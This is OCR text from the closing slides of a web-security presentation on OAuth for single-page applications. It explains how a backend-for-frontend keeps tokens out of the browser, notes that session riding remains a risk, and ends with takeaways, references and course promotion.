

Because the browser already has an authenticated session from step 1, the malicious flow reuses the existing session

# Key takeaways

1. Malicious code can do more than a single action
2. Malicious code can do anything the legitimate frontend can do
3. Focus on XSS mitigations and defense-in-depth mechanisms


The "frontend" application
Run the *Authorization Code* flow
with client authentication
1
AUTHORIZATION SERVER
2
Issue access token and refresh token
FRONTEND
BFF
API
A backend-for-frontend
handling sensitive tokens
Tokens are handled in a backend,
with much better security
properties than a browser



The "frontend" application
Run the *Authorization Code* flow
with client authentication
1
AUTHORIZATION SERVER
2
Issue access token and refresh token
FRONTEND
BFF
API
The frontend and BFF run in the same domain, so cookies are easy to track state


The "frontend" application
Run the *Authorization Code* flow with client authentication
1
AUTHORIZATION SERVER
2
Issue access token and refresh token
FRONTEND
BFF
3
Proxy API requests with access token retrieved from session
API
The BFF uses the cookie to retrieve the user's access token to attach it to outgoing requests

# TAKEAWAY #4

***A BFF keeps tokens out of the browser, which significantly increases security.***

***Session riding*** **remains a realistic attack vector.**


The "frontend" application
Run the *Authorization Code* flow with client authentication
1
AUTHORIZATION SERVER
2
Issue access token and refresh token
FRONTEND
BFF
3
Proxy API requests with access token retrieved from session
API
The BFF can inspect requests from the client and refuse requests that look strange or illegitimate

# Key takeaways

1. Non-sensitive SPAs can handle tokens in the browser
2. Sensitive SPAs should keep tokens out of the browser with a BFF
3. BFFs can detect and block illegitimate traffic patterns

# USEFUL REFERENCES

- OAuth 2.0 for Browser-Based Apps

  https://tools.ietf.org/html/draft-parecki-oauth-browser-based-apps

- Stealing access tokens with prototype pollution

  https://pragmaticwebsecurity.com/articles/oauthoidc/localstorage-xss.html

- Duende's BFF middleware for .NET

  https://blog.duendesoftware.com/posts/20210326_bff/


- Online courses

  https://pragmaticwebsecurity.com/courses.html

- Image credits

  https://unsplash.com/

# Learn how to build secure Angular applications in this live workshop

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
http://bit.ly/ngsecurity

# This online course helps you understand the details of OAuth 2.0 and OpenID Connect



# Thank you for watching!

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